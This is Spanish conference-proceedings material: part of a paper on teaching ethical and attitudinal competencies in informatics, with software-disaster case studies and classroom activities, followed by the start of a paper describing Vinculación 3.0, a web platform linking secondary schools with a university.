La causa probable de esta dificultad subyace en que los propios docentes no encuentran un factor o aspecto relacionado con este saber, tal vez, por falta de formación o actualización profesional en la propia área de conocimiento o en lo académico o en lo pedagógico.

A veces se torna lamentable el dialogar con profesionales, directores de carrera y docentes de la enseñanza de la informática, que consideran a esta competencia como que no es necesaria de aplicar en la formación, por ejemplo, de las ciencias básicas.

Esta actitud denota la necedad e indiferencia por parte del docente para abstraerse y preguntarse, antes de afirmar su negación a aplicarla, ¿por qué no es posible su aplicación? o ¿cómo se podría aplicar? y responderse, necesito una orientación al respecto y, por lo tanto, buscaré cómo resolverlo. Si esta fuese la inquietud y la actitud de los docentes, se estaría frente a un alentador comienzo.

Las competencias del docente

Las competencias del docente del área de informática incluyen la formación en tres aspectos fundamentales, tales como el ejercicio profesional en una rama de la informática, la formación docente, como el profesorado universitario, en donde se establecen las particularidades tanto pedagógicas como didácticas, para ejercer la docencia en las diferentes asignaturas de la informática y la formación en el área de investigación, es decir, la participación en investigaciones y la respectiva categorización como investigador.

La visión de las competencias del docente del área de informática se puede definir como la intersección de un conjunto de aspectos interrelacionados y aunados (Ver Figura 1) para optimizar e incrementar de manera eficiente y eficaz la calidad educativa en el rol de guía y educador. A continuación, se describen cada uno de los aspectos:

Capacitación Integral Profesional Permanente (CIPP):

Necesaria para disminuir la brecha de lo conocido que al mismo tiempo incrementa la brecha de lo desconocido. Por consiguiente, la autopreparación, la capacitación y formación ya sea formal o no formal inter, trans y multidisciplinaria, debe realizarse durante toda la vida.

El amor por la sabiduría y la pasión por brindar el conocimiento que como efecto inmediato produce la generación de nuevas ideas y saberes, es un aspecto inherente al educador estableciendo una simbiosis que se traduce en el ejemplo que debe transmitir a sus educandos como guía del conocimiento.

Investigación, Desarrollo e Innovación I+D+I:

La participación permanente en las actividades relacionadas con la ciencia, tecnología y sociedad, integradas para fomentar el trabajo en equipo y colaborativo con los futuros pares profesionales, con el fin de incentivar la búsqueda de respuestas, el aprendizaje, la generación de conjeturas y razonamientos lógicos, aplicables al descubrimiento y/o a la formulación de nuevas ideas y actitudes.

Docencia Comprobada -DC:

La Docencia Universitaria comprobada con el título de un Profesorado Universitario.

La docencia es la actividad fundamental para difundir no solo los conocimientos propios de la profesión de incumbencia, sino también para alcanzar los objetivos propuestos en cada una de las planificaciones de las asignaturas que dicta el docente, ya sea en el ámbito de lo conceptual, procedimental y actitudinal, con una visión integradora, con la intención de favorecer los aspectos relacionados con las propias competencias y con la responsabilidad social en el rol que desempeñarán los estudiantes como futuros profesionales y ciudadanos responsables.

Tutorías Institucionales, TFI o Tesis– TITT-:

El desempeño de actividades relacionadas con los aspectos institucionales y con la orientación de los cursantes en trabajos finales integradores, tesis de grado o post-grado, contribuyen al crecimiento y aprendizaje no solo del estudiante sino del propio docente.

Trabajo en el área profesional de incumbencia - TAPI:

El desempeño de la profesión específica en Informática, en el ámbito laboral, ejercida ya sea en relación de dependencia o de forma independiente.

Este aspecto es de gran importancia para brindar no solo el conocimiento teórico sino la praxis relacionada con la informática, a partir de la cual, en el rol de docente, le permite ofrecer a los cursantes una visión integradora de la profesión.




Figura 1. Competencias del docente universitario

El docente de informática, debe distinguir con claridad los conceptos de la didáctica, a partir de su significado etimológico, la cual se entiende como el arte de enseñar, es decir, la capacidad o habilidad para transmitir los saberes por medio de diferentes métodos aplicados en el proceso de enseñanza-aprendizaje y de la pedagogía, la cual aborda la problemática de la educación a través de principios, normas, leyes, modelos que regulan el proceso de enseñanza-aprendizaje y la educación es la acción o efecto de educar -www.rae.es-, es decir, la acción de dirigir, encaminar, orientar, guiar por medio de la enseñanza

A partir de la comprensión de éstas dos áreas fundamentales de la docencia, en este caso particular aplicada a la informática, el docente podrá realizar la selección de los recursos didácticos necesarios para la elaboración de las actividades correspondientes a los contenidos y competencias conceptuales, procedimentales y actitudinales. Dichos recursos deben ser seleccionados cuidadosamente por parte del docente y denotar un criterio pertinente y conducente con los objetivos planificados para el aprendizaje y fijación dichos contenidos.

El docente debe considerar que la formación integral requerida para favorecer el pensamiento crítico debe nutrirse de los contenidos conceptuales, procedimentales y actitudinales, siendo éstos últimos los formadores de conducta, de actitud y de responsabilidad social.

Esto implica que, independientemente de la asignatura impartida, no solo el educador debe estar formado con una visión de responsabilidad social, sino que también el educando debe formarse en tal sentido para comprender sus responsabilidades en el ejercicio de su profesión.

En el caso del docente su importancia radica en los aspectos que deberá considerar para responder al planeamiento general utilizando diversos contenidos, estrategias didácticas y evaluaciones, las cuales deben integrarse e interrelacionarse para cumplimentar los objetivos educativos propuestos en la enseñanza particular de una asignatura y en el contexto general dentro de una carrera.

Aquí se destaca lo valorable de un diálogo ágil e inteligente entre los docentes de las diferentes asignaturas que componen una carrera y con sus respectivos directores de carrera.

El trabajo interdisciplinario, integrador y colaborativo permite la fluidez de los contenidos del de la estructura curricular de forma tal que permitan construir el producto final del proceso educativo pertinente, es decir, el futuro egresado.

Se cita a continuación, como ejemplo un párrafo de la declaración de Bolonia, realizada en forma conjunta, el 19 de junio de 1999 por los ministros europeos de enseñanza, en el marco del Espacio Europeo de Enseñanza Superior [5] “La Europa de los conocimientos está ampliamente reconocida como factor insustituible para el crecimiento social y humano, y como elemento indispensable para consolidar y enriquecer la ciudadanía europea, confiriendo a sus ciudadanos las competencias necesarias para afrontar los retos del nuevo milenio, junto con la concienciación de los valores compartidos y de la pertenencia a un espacio social y cultural común”.

La formación del futuro egresado y ciudadano responsable debe encaminarse con una visión holística y fortalecer, en la conducta actitudinal, las áreas intelectuales relacionadas con lo interpersonal e intrapersonal. [2**].**

La competencia actitudinal

La competencia actitudinal es abordada en diferentes publicaciones tanto a nivel nacional como internacional.

En nuestro país en el Libro Rojo del Conedi [3], en Competencias de egreso, a) Genéricas, hace referencia sobre las competencias sociales, políticas y actitudinales, de las cuales se extrae la referida en el punto 8. “Actuar con ética, responsabilidad profesional y compromiso social, considerando el impacto económico, social y ambiental de su actividad en el contexto local y global”.

En el ámbito internacional, por ejemplo, en la provincia de Alberta en Canadá, el ministerio de educación, en el nivel medio, promueve el desarrollo de ocho competencias para la enseñanza de la matemática [1], entre las actitudinales se destacan las relacionadas con:

- la ciudadanía global y cultural, en donde el estudiante aplica ideas y conceptos matemáticos en la interacción con la cultura, la economía, el medio ambiente y las comunidades sociales y valoriza las contribuciones de la matemática a la sociedad en sus diversas áreas de conocimiento, como la ciencia, el arte o la filosofía.

- el crecimiento y bienestar personal, el estudiante utiliza las ideas y conceptos matemáticos para tomar decisiones relacionadas con las experiencias de la vida y utiliza el conocimiento matemático para alcanzar objetivos que impactan en su bienestar con la visión de aprender de los errores y desarrollar sus propias fortalezas personales.

En la Universidad de Purdue, [12] en la escuela de educación en ingeniería, se observan la siguiente competencia actitudinal relacionada con la participación en la comunidad profesional y establece que:

-El graduado identificará las comunidades de práctica dentro de su disciplina y participará dentro de estas comunidades. Los estudiantes demostrarán el logro de uno o más de los siguientes para satisfacer esta competencia:

-Demuestre por escrito que comprende y respeta el código de ética profesional de la disciplina (por ejemplo, cite fuentes, respete las leyes de derechos de autor, siga los protocolos de investigación de sujetos humanos)

-Participe activamente en organizaciones profesionales estatales, regionales y nacionales.

Proporcione servicio de voluntariado relacionado con la ingeniería a la comunidad

En el marco de referencia europeo, la Junta de Andalucía, establece ocho competencias clave “que se consideran necesarias aprendizaje permanente a lo largo de toda la vida” [6].

De estas competencias, se extraen las relacionadas con el saber actitudinal: [6].

Unión europea: 6. Competencias sociales y cívicas

España: 5. Competencia social y ciudadanía

Francia: 6. Adquisición de las competencias sociales y cívicas, 4. Dominio de la cultura humanística

La preocupación sobre la formulación de esta competencia actitudinal se fundamenta principalmente en que durante toda la carrera de informática se realiza la construcción del perfil del egresado y por lo tanto, los cimientos deben fortalecer desde un comienzo al futuro profesional y al ciudadano comprometido con su rol, su función y servicio que brinda a la sociedad y protegiéndose, desde lo ético y legal, a sí mismo.

En particular, se debe tener en cuenta las actividades reservadas al título de ingeniero, por ejemplo, de

informática (Resolución Ministerial 1254/2018) [8], en donde en el Anexo XXXII, apartado 1), establece: "1. Especificar, proyectar y desarrollar sistemas de información, sistemas de comunicación de datos y software cuya utilización pueda afectar la seguridad, salud, bienes o derechos."

De aquí se desprende con claridad la necesidad de construir los pilares, desde el inicio de la carrera para que el futuro ingeniero valorice y se concientice acerca de la importancia de su profesión y de sus responsabilidades, las cuales no solo podrían afectar la seguridad, la salud, bienes o derechos de los ciudadanos a quienes ofrezca o preste sus servicios, sino también su propia habilitación profesional, bienestar personal, libertad ambulatoria y patrimonio.

A través de la historia, en el ámbito nacional e internacional, surgen numerosos casos y desastres producidos por fallas relacionadas con diferentes asignaturas clasificadas dentro de los descriptores de conocimiento. [3]

A continuación, se listan en la Tabla 1. algunos ejemplos de los desastres producidos por errores en la informática, su causa probable y el número de víctimas humanas.

Tabla 1. Desastres de la informática

Fecha	Hecho/Causa	Víctimas
Entre Junio 1985 y Enero de 1987	El programa creado con el lenguaje ensamblador de la computadora PDP-11 que controlaba el equipo Therac-25 de radioterapia suministró sobredosis de radiación debido a que no contenía características de auto verificación, control y manejo de errores.[1]	6 pacientes
25 de Febrero de 1991	El sistema de misiles de defensa de EE.UU de Norte América en Arabia Saudita, falla al no detectar un ataque a las tropas estadounidenses, debido a erores en el cálculo del tiempo.[2]	28 soldados del ejército de EE.UU de Norte América
Noviembre de 2003	La implementación de un nuevo software en la Agencia de Ayuda Infantil del Reino Unido y la reestructuración al mismo tiempo del Departamento de Trabajo y Pensiones, produjo errores sustanciales en la asignación de las ayudas económicas, debido a la incompatibilidad de ambos sistemas.[3]	Alrededor de 700.000 beneficiarios

[1] Levenson, N. Medical Devices: The Therac- 25 (http://sunnyday.mit.edu/papers/therac.pdf)

La única forma de comenzar a revertir los errores en los profesionales del área de la informática en el ejercicio de su profesión al brindar un servicio específico, acorde a la rama de la informática seleccionada, es a través de la educación desde los primeros estadios.

De este modo se construye de manera gradual y evolutiva la concientización del rol y función del ingeniero en la sociedad y por ende de sus responsabilidades, no solo como profesional sino como ciudadano.

Ejemplos de casos

Una vez comprendida la necesidad de formar la actitud de los profesionales en el área de informática o de la ingeniería, se presentan a continuación, a modo de sugerencia, un conjunto de casos de aplicación a utilizar por el docente como modelo en las diferentes asignaturas que componen el plan de estudio.

Ejemplo de aplicación Caso Nro 1

El ejemplo que se presenta a continuación es aplicable para cualquier asignatura contenida dentro de los descriptores de conocimientos. El educador podrá efectuar las adaptaciones necesarias para la propia materia que imparta.

Formulación de competencias actitudinales (saber ser y actuar) y actividades

Competencias: Actitudes y valores (saber actitudinal)

Identificar la problemática de los errores de la ingeniería o de la informática al visualizar artículos, noticias y/o videos. [10], [11], [13].

Analizar las secuelas producidas de los errores de la informática y su impacto en los diferentes ámbitos de la sociedad.

Valorizar el alcance de la responsabilidad del rol del profesional de informática en la comunidad en donde se desempeña.

Establecer pautas de prevención y adopta medidas para mitigar los errores o daños producidos por la mala praxis en el ejercicio profesional de la informática.

Asociar las implicancias del accionar negligente del ejercicio profesional de la informática que puedan afectar la seguridad, la salud, bienes o derechos de las personas a quienes ofrecen sus servicios.

Metodología.

[2] Douglas, N. The Patriot Missile Failure. (http://www-users.math.umn.edu/~arnold//disasters/patriot.html)

3 BBC News, Computer problems hit CSA payouts. http://news.bbc.co.uk/2/hi/uk_news/3235394.stm

Inicio de la clase.

Formulación de una pregunta disparadora:

¿Les parece que un error en (indicar la asignatura que dicta el docente) puede generar responsabilidades en el ejercicio profesional de la informática?

El docente modera el torbellino de ideas e indica la actividad grupal y su consigna.

Tipo de trabajo: grupal, tres a cinco integrantes

Tiempo: 90 minutos (el docente distribuye el tiempo a la asignación horaria de la clase)

Desarrollo de la clase

Actividad

Consigna: Visualizar un video en Internet en el cual se muestran los daños provocados por el profesional del área de informática y completar los siguientes aspectos:

1. Dirección del sitio web y fecha de consulta.
2. Tipo de accidente. (aéreo, marítimo, terrestre, informático, químico, electrónico, otro)
3. Causa del accidente. Breve descripción de la causa del accidente. Especificar los conceptos afectados de la informática. Impacto del accidente (Recursos humanos, naturales, edilicios, otros).
4. Descripción del valor involucrado. (Humildad - Honradez. Responsabilidad. Criterio Autocrítica Profesionalidad Disciplina. Integridad – Otro). Fundamentar la respuesta.
5. Posibilidad de prevención. Enunciado de posibles medidas preventivas. Fundamentar la respuesta.
6. Puesta en común, selección de un integrante del grupo para la exposición de cinco minutos sobre la síntesis y conclusión de los aspectos tratados en el análisis del video.
7. Guardar el archivo generado con los apellidos de los integrantes del grupo.
8. Enviar la actividad a la siguiente dirección de correo electrónico docente@ingenierias.edu.ar

Puesta en común de cada grupo, el docente modera las exposiciones y controla el tiempo.

Cierre de la clase.

Conclusión y cierre. El docente realiza la retroalimentación, señala las debilidades y fortalezas de las exposiciones y reflexiona acerca de las competencias actitudinales del futuro ingeniero.

Ejemplo de aplicación Caso Nro 2

El ejemplo que se presenta a continuación es aplicable para los lenguajes de programación.

Formulación de competencias actitudinales (saber ser y actuar) y actividades

Competencias: Actitudes y valores (saber actitudinal)

Reconocer la importancia de la utilización de lenguajes de programación de licencia pública para el desarrollo de las aplicaciones informáticas.

Considerar la necesidad de la adecuada documentación del programa para la continuación del desarrollo por parte de otros profesionales del área de la informática.

Facilitar a través de la redacción de tutoriales la comprensión del uso de la aplicación para los usuarios finales.

Reflexionar acerca de las implicancias de los errores de programación y sus consecuentes daños que puedan afectar la seguridad, la salud, bienes o derechos de las personas destinatarias de su uso.

Metodología.

Inicio de la clase.

Formulación de una pregunta disparadora:

¿Les parece que un error en el diseño y en el código fuente de un programa informático puede generar responsabilidades en el ejercicio profesional de lainformática?

El docente modera el torbellino de ideas e indica la actividad grupal y su consigna.

Tipo de trabajo: grupal, tres a cinco integrantes

Tiempo: 90 minutos

Desarrollo de la clase

Actividad

Consigna: Seleccionar en Internet un error de informática que hayan provocado daños fatales a la sociedad y completar los siguientes aspectos:

1. Dirección del sitio web y fecha de consulta.
2. Descripción del daño producido y su impacto en los recursos humanos, edilicios, físicos y lógicos.
3. Explicación de la causa que provocó el daño. Si es posible indicar el lenguaje de programación y el tipo de licencia del software (libre o comercial)
4. Describir el valor involucrado. (Humildad - Honradez. Responsabilidad. Criterio Autocrítica Profesionalidad Disciplina. Integridad – Otro). Fundamentar la respuesta.
5. Posibilidad de prevención. Enunciado de posibles medidas preventivas. Fundamentar la respuesta.
6. Puesta en común, selección de un integrante del grupo para la exposición de cinco minutos sobre la síntesis y conclusión de los aspectos relacionados con el error de informática elegido.
7. Guardar el archivo generado con los apellidos de los integrantes del grupo.
8. Enviar la actividad a la siguiente dirección de correo electrónico docente@ingenierias.edu.ar

Puesta en común de cada grupo, el docente modera las exposiciones y controla el tiempo.

Cierre de la clase.

Conclusión y cierre. El docente realiza la retroalimentación, señala las debilidades y fortalezas de las exposiciones y reflexiona acerca de las competencias actitudinales del futuro ingeniero.

Actividad Nro 2

Metodología.

Inicio de la clase.

Formulación de dos preguntas disparadora:

Al leer el código fuente de un programa desarrollado por otro programador y que eventualmente deben continuarlo ¿qué información o comentario les parece que debería tener para comprender más de cerca el objeto y la funcionalidad de la aplicación?

Al utilizar por primera vez un programa informático, como usuario final, ¿cuál sería la información requerida para aprender a utilizarlo de manera eficiente y eficaz?

El docente modera el torbellino de ideas e indica la actividad grupal y su consigna.

Tipo de trabajo: grupal, tres a cinco integrantes

Tiempo: 90 minutos

Desarrollo de la clase

Actividad

Consigna: A partir del programa desarrollado en un lenguaje y/o entorno de programación de licencia pública, completar las siguientes acciones:

En el código fuente:

1. Al comienzo del código, agregar un comentario con la siguiente información:
   - los datos de identificación del autor
   - fecha,
   - síntesis breve del propósito del código y las funcionalidades
   - lenguaje de programación
   - tipo de licencia del software
   - datos sobre la solicitud de ayuda y soporte técnico.
2. En cada estructura del código, agregar un comentario que indique la funcionalidad u objetivo de dicha estructura.
3. Elaborar un tutorial para el usuario final y explicar por medio de texto, captura de pantalla o video, cada acción requerida para la gestión adecuada del programa.
4. Puesta en común, selección de un integrante del grupo para la exposición de cinco minutos sobre la síntesis y conclusión de los aspectos relacionados con la documentación del código fuente y manual de usuario final.
5. Guardar el archivo generado con los apellidos de los integrantes del grupo.
6. Enviar la actividad a la siguiente dirección de correo electrónico docente@edu.ar

Puesta en común de cada grupo, el docente modera las exposiciones y controla el tiempo.

Cierre de la clase.

Conclusión y cierre. El docente realiza la retroalimentación, señala las debilidades y fortalezas de las exposiciones y reflexiona acerca de las competencias actitudinales del futuro ingeniero.

Conclusión

En el marco de las competencias a adquirir tanto para los docentes como para los estudiantes, es necesario que el abordaje de los mismos se realice de manera holística a partir de una visión integradora, por consiguiente, es menester el desarrollo e incentivo de las siguientes aptitudes:

Lingüistica: Capacidad de pensar en palabras y de utilizar el lenguaje para expresar y apreciar significados complejos. [2]

Lógico matemática: permite calcular, medir, evaluar proposiciones e hipótesis y efectuar operaciones matemáticas complejas. [2]

Espacial: proporciona la capacidad de pensar en tres dimensiones, permite al individuo percibir imágenes externas e internas, recrearlas, transformarlas o modificarlas, recorrer el espacio o hacer que los objetos lo recorran y producir o decodificar información gráfica. [2]

Interpersonal: Capacidad de comprender a los demás e interactuar eficazmente con ellos. [2]

Intrapersonal: Capacidad de la persona para construir una percepción precisa respecto de si misma y de utilizar dicho conocimiento para organizar y dirigir la propia vida. [2]

La materialización de estas actitudes se concreta en la ejecución de un conjunto de actividades que faciliten la internalización de los valores como la humildad, honradez, responsabilidad, equidad, profesionalidad, disciplina, integridad y ciudadanía, con el fin de alcanzar el propósito de formar profesionales de ingeniería con capacidad de autocrítica, que dignifiquen la profesión y comprendan profundamente su rol y su responsabilidad profesional en el marco social en el que se desempeñen.

El docente en la elaboración del material didáctico, con el apoyo de las tecnologías de la información y la comunicación aplicadas a la educación y haciendo uso de su creatividad, podrá ofrecer un amplio abanico de recursos para la enseñanza e internalización de las competencias actitudinales. No obstante, el requerimiento prioritario para alcanzar esta meta es que el docente haya percibido y aprehendido en su fuero interno estas competencias para luego estar en condiciones de levantar el velo y propagarlas entre los futuros egresados.

Referencias

[1] Alberta Goverment. “Competencies and Current Programs of Study Mathematics”. Internet: https://education.alberta.ca/media/3576122/comp-in-math_20mar_17_final.pdf, Mar, 20, 2017 [Feb. 06, 2019].

[2] Campbell, L., Campell, B. y Dickenson, L. “Inteligencias Múltiples”. Ed Troquel. 2000

[3] Confedi. (2018, octubre). Libro rojo de Confedi. (1ra edición). https://confedi.org.ar/download/documentos_confedi/LIBRO-ROJO-DE-CONFEDI-Estandares-de-Segunda-Generacion-para-Ingenieria-2018-VFPublicada.pdf

[4] Douglas, N. The Patriot Missile Failure. 2000. (http://www-users.math.umn.edu/~arnold//disasters/patriot.html)

[5] Espacio Europeo de Enseñanza Superior. 19 de junio de 1999, http://eees.umh.es/contenidos/Documentos/DeclaracionBolonia.pdf.

[6] Junta de Andalucía. “1.ª PARTE Marco conceptual de la educación por competencias”. http://www.juntadeandalucia.es/educacion/vscripts/w_cea/pdfs/Enc/XVIII%20E_1-MC.pdf

[7] Leveson, N. “Safeware: System Safety and Computers”. Addison-Wesley Professional, USA. 1995.

[8] Ministerio de Educación. “Resolución 1254/2018”. http://servicios.infoleg.gob.ar/infolegInternet/anexos/310000-314999/310461/norma.htm, May. 15, 2018.

[9] Molina, T.V, Collazos, A. S., Ochoa- Angrino, S., Caicedo-Tamayo, A. M., Montes-González, J. A. y Chávez-Vescance, J. D. “Competencias y estándares TIC desde la dimensión pedagógica: Una perspectiva desde los niveles de apropiación de las TIC en la práctica educativa docente”, Pontificia Universidad Javeriana, 2016,

[10] NASA. Presidential Commission. “Chapter IV: The Cause of the Accident”. https://history.nasa.gov/rogersrep/v1ch4.htm, Mar. 06, 2019.

[11] Palao, M. “Informática – Presunción de inocencia”. http://www.palao.com/manolo/20140528/Inform%C3%A1tica%20-%20Presunci%C3%B3n%20de%20inocencia%20v5.pdf

[12] Purdue, University. “Engineering Education Graduate Competencies ”https://engineering.purdue.edu/ENE/Academics/Graduate/Competencies, 2019 [Mar. 08, 2019].

[13] Uyeno, G. “Lessons From 10 of the Worst Engineering Disasters in US History”. https://www.livescience.com/55619-engineering-disasters.html, Ago. 2, 2016 [Mar. 06, 2019].

Integración entre Escuelas Secundarias y la Universidad

Julieta Gatica, Camila Olguín, José Montejano, Ayrton Marini, Mariano Luzza, Mario Berón, Analía Zaldua
Universidad Nacional de San Luis
Facultad de Ciencias Físico Matemáticas y Naturales
Área de Programación y Metodologías de Desarrollo de Software
Correo Electrónico: {mluzza,mberon}@unsl.edu.ar
{jag81295,camimt25,jose.p.montejano,anazaldua,}@gmail.com {ayrtonmarini10}@hotmail.com

Resumen

La educación es uno de los principales pilares sobre los que se cimienta el crecimiento social. En muchas situaciones los distintos contextos sociales y geográficos limitan a los miembros de una comunidad de recibir una educación de calidad. La elaboración de estrategias que permitan romper barreras de cualquier índole, que dificulten la educación, son una actividad de valor para toda la sociedad.

Una de las formas de paliar los inconvenientes mencionados consiste en el uso de las Tecnologías de la Información y de la Comunicación para brindar contenidos a distancia. Actualmente, Internet y la posibilidad de adquirir aparatos tecnológicos que se conectan permiten disminuir abruptamente las barreras existentes entre las diferentes sociedades. Esta peculiaridad es muy importante para diseñar soluciones que propendan a una inclusión educativa de calidad.

En este artículo se presenta Vinculación 3.0 un sistema de software que proporciona una solución al problema de conexión existente entre las instituciones educativas. La herramienta posibilita la generación automática de sitios web, compartir materiales educativos y facilita la interacción con otras entidades educativas.

1. Introducción

Hoy en día el uso de las tecnologías de la información en las instituciones educativas es una realidad insoslayable. Muchas campañas gubernamentales están orientadas a proporcionar, a los distintos miembros de la comunidad educativa, computadoras y tablets con el propósito de fomentar el uso de las TICs en educación y de incrementar las posibilidades educativas de la sociedad. Concomitantemente con este esfuerzo, el acceso a la tecnología por parte de los ciudadanos es más factible (en la mayoría de los hogares se puede encontrar al menos una computadora, smartphone, tablet, etc.). Esta característica hace que las estrategias educativas puedan salir del ámbito escolar o institucional y trasladarse a cualquier parte del planeta.

Lo mencionado en el párrafo precedente es una ventaja que los avances tecnológicos proveen. Los mismos, en la mayoría de los casos, no son explotados como se debe. Es común asistir a las instituciones escolares y observar la existencia de computadoras, netbooks, tablets, conexiones a internet, etc. las cuales, en el mejor de los casos, se utilizan para navegar y buscar información para resolver prácticos de las materias que cursan. Sin lugar a dudas, lo previamente mencionado es una ventaja respecto de épocas pasadas donde tal tipo de actividades eran impensadas. Sin embargo, muchas de las posibilidades que proporcionan las TICs no son utilizadas. A modo de ejemplo, se puede mencionar la poca vinculación que existe entre las escuelas y las instituciones de nivel superior e incluso con aquellas del mismo nivel. Esto se debe a que es necesario construir aplicaciones que posibiliten dicha interacción. Para alcanzar el objetivo antes mencionado, se debe contar con docentes o profesionales capacitados en el desarrollo de software. Si bien las instituciones educativas cuentan con profesionales con ese perfil, los mismos están dedicados a tareas docentes y generalmente no disponen del tiempo y recursos suficientes para poder llevar adelante un proyecto de software que provea una solución al problema de integración educativa.

Es importante mencionar que lo descrito en los párrafos anteriores no es un mero enunciado teórico sino más bien una realidad concreta observada y vivida por los docentes en su quehacer educativo.

Teniendo en cuenta la problemática planteada con anterioridad, en este artículo se describe Vinculación 3.0, una herramienta que tiene como objetivo facilitar la vinculación entre las diferentes instituciones educativas y sus comunidades asociadas. Para tal fin, la aplicación

se ejecuta en un servidor con la configuración necesaria para dar respuesta en un tiempo razonable a los requerimientos institucionales, y proporciona diferentes funcionalidades que son muy útiles para las instituciones y sus comunidades educativas, como lo son: asignación de espacio en disco, creación de manera automática de sus sitios web, una biblioteca compartida de recursos educativos abiertos, servicios de ayuda en línea, etc.

El artículo está organizado de la siguiente manera. La sección 2 describe las tecnologías seleccionadas para abordar el proyecto. En la sección 3 se dan a conocer los trabajos relacionados con la temática que se aborda en este artículo. La sección 4 muestra la arquitectura de la herramienta. La sección 5 presenta un ejemplo de aplicación exitoso de Vinculación 3.0. Finalmente, en la sección 6 se exponen las conclusiones del artículo y el trabajo futuro.

2. Tecnologías Seleccionadas

Las tecnologías utilizadas en el desarrollo de Vinculación3.0 están relacionadas con el desarrollo completo de la aplicación. Para llevar a cabo dicha tarea se tuvo en cuenta la metodología de desarrollo, las herramientas para llevar a cabo la especificación del sistema y aquellas que son necesarias para implementarlo.

Cuando se habla de metodologías de desarrollo, se refiere al uso de métodos más rigurosos como el Proceso Unificado [1]. Esto se debe a que el mismo es muy utilizado en el desarrollo de software y los desarrolladores de Vinculación3.0 poseen una amplia experiencia en la aplicación de dicho proceso. Teniendo en cuenta esto, se seleccionó el lenguaje unificado de modelado UML (por sus siglas en inglés, Unified Modeling Language), para la especificación. Este lenguaje se utilizó en la etapa previa a la etapa de desarrollo del sitio, para describir la comunicación que tendrán los actores con el mismo, y el modelo de base de datos que se implementó. UML tiene la ventaja de poder ser utilizado para diferentes tipos de sistemas consolidando muchas de las notaciones y conceptos más usados orientados a objetos.

Tomando como foco de análisis la implementación del sistema, se analizaron diferentes alternativas disponibles en la actualidad. También se tuvo presente que el sistema, dado su finalidad, debía ser implementado utilizando tecnologías web, en particular aquellas que brindan una plataforma para crear y gestionar un sitio de forma sencilla.

Para el desarrollo de este proyecto se decidió por la utilización de Angular 5, Node.js, TypeScript y Golang para las rutinas auxiliares que se necesiten dado su amplia utilidad para el desarrollo de aplicaciones web.

Node.js es un entorno de ejecución de JavaScript orientado a eventos asincrónico diseñado para construir aplicaciones de red escalables. En Node.js no existe casi ninguna función que realize I/O directamente, así que el proceso nunca se bloquea. Es por eso que Node.js es razonable para desarrollar tipos de sistemas como Vinculación3.0 la cual está pensada como un sitio escalable. Node.js se asimila a JavaScript en el navegador: este lleva el modelo de eventos un poco más allá, presenta un Event loop, aguardando de forma síncrona a que un mensaje llegue si no hay ninguno actualmente, como un entorno en vez de una librería, el bucle de eventos está oculto al usuario [2].

Otras de las tecnologías a utilizar es Typescript, este es uno de los lenguajes principales en el front-end del sitio. TypeScript es un lenguaje que engloba todo JavaScript, EcmaScript 6 y, de forma adicional, elementos que enriquecen el lenguaje. Es de código libre, desarrollado y mantenido por Microsoft.

Typescript es totalmente compatible con JavaScript ya que todos los archivos .ts se convierten a código .js. En los últimos años, este lenguaje ha crecido exponencialmente debido a que las aplicaciones cada día consumen una mayor cantidad de datos. Las aplicaciones actuales poseen un back-end y un front-end y, como la cantidad de datos a procesar son enormes, se hace necesario balancear el coste de procesamiento entre estos. Por lo tanto, la cantidad de líneas ha aumentado en los últimos años. Sin embargo, JavaScript no se diseñó para crear aplicaciones medianas o grandes sino, todo lo contrario, para proveer un dinamismo a las aplicaciones web. En consecuencia se han creado frameworks del lado del cliente (como Vue, Angular, React, etc) para crear marcos correctos con desarrollos más notables del lado del cliente. Dicho esto, TypeScript resuelve casi la totalidad de los problemas de JS encontrados en desarrollos de software de gran envergadura. Sus características o ventajas principales son el uso de tipos, tanto en funciones como en atributos, y funcionalidades que tienen que ver con la programación orientada a objetos de C# o Java [3]. Desarrollar utilizando este lenguaje ha facilitado la detección temprana de errores en tiempo de codificación ahorrando así una gran cantidad de tiempo. Por último, otra de las características al permitir el uso de tipos es la legibilidad que obtiene el código obteniendo una compatibilidad con todos los navegadores ya que se puede pasar a la versión JS que se desee.

Para el desarrollo en sí del proyecto se utilizó Angular, el cual es un framework de desarrollo con la finalidad de crear aplicaciones frontend dinámicas web SPA (Single Page Application) en la cual la interacción y la navegación entre las secciones de esa página se hace en una sola, de manera que no es necesario recargar la página en cada uno de esos cambios [4]. Otra finalidad de Angular, al igual que cualquier otro framework es proveer las herramientas básicas para facilitar el trabajo. La filosofía más importante de Angular es tener perfectamente separados el back-end del front-end y poder trabajar en ellos de forma independiente sin ningún inconveniente a la hora de unificarlos.

Al tener seleccionados los elementos para desarrollar y poner en marcha el proyecto, se busca una herramienta que engloba todas aquellas funcionalidades que ayudan a una mejor mantenibilidad del proyecto. Fue por ello que se eligió Firebase [5], el cual reúne las herramientas que se necesita para crear una aplicación exitosa ayudando a conseguir nuevos usuarios, mantenerlos interesados y construir una infraestructura que satisfaga esa demanda. Este servicio es creado y mantenido por Google. Su utilización primordial en Vinculación3.0 es el almacenamiento de los datos de clientes a la hora de iniciar sesión en la Aplicación. Junto a esto es que se basa el almacenamiento en Cloud Firestore que es una base de datos para el desarrollo de apps que cuenta con consultas más rápidas y la escala se ajusta a un nivel más alto que otras bases de datos que provee Firebase como Realtime Database.

Por último, se cuenta para el desarrollo del back-end el lenguaje Golang. Este lenguaje es desarrollado por google y permite la creación de APIs RESTful para facilitar las peticiones o comunicación que exista entre el front-end y el back-end. Una de las características que posee, es la cualidad de poder escribir el código de la aplicación una sola vez y luego compilarla para cualquier sistema operativo, esta característica es conocida como cross compilation.

Go (también conocido como Golang) es expresivo, conciso, legible y eficiente. Una de sus últimas adquisiciones fue el novedoso sistema de tipos, el cual permite la construcción de programas más flexibles y modulares. Go posee un recolector de basura y el poderoso run-time reflection. Es un lenguaje que se siente como un lenguaje interpretado de tipo dinámico [6].

3. Trabajos Relacionados

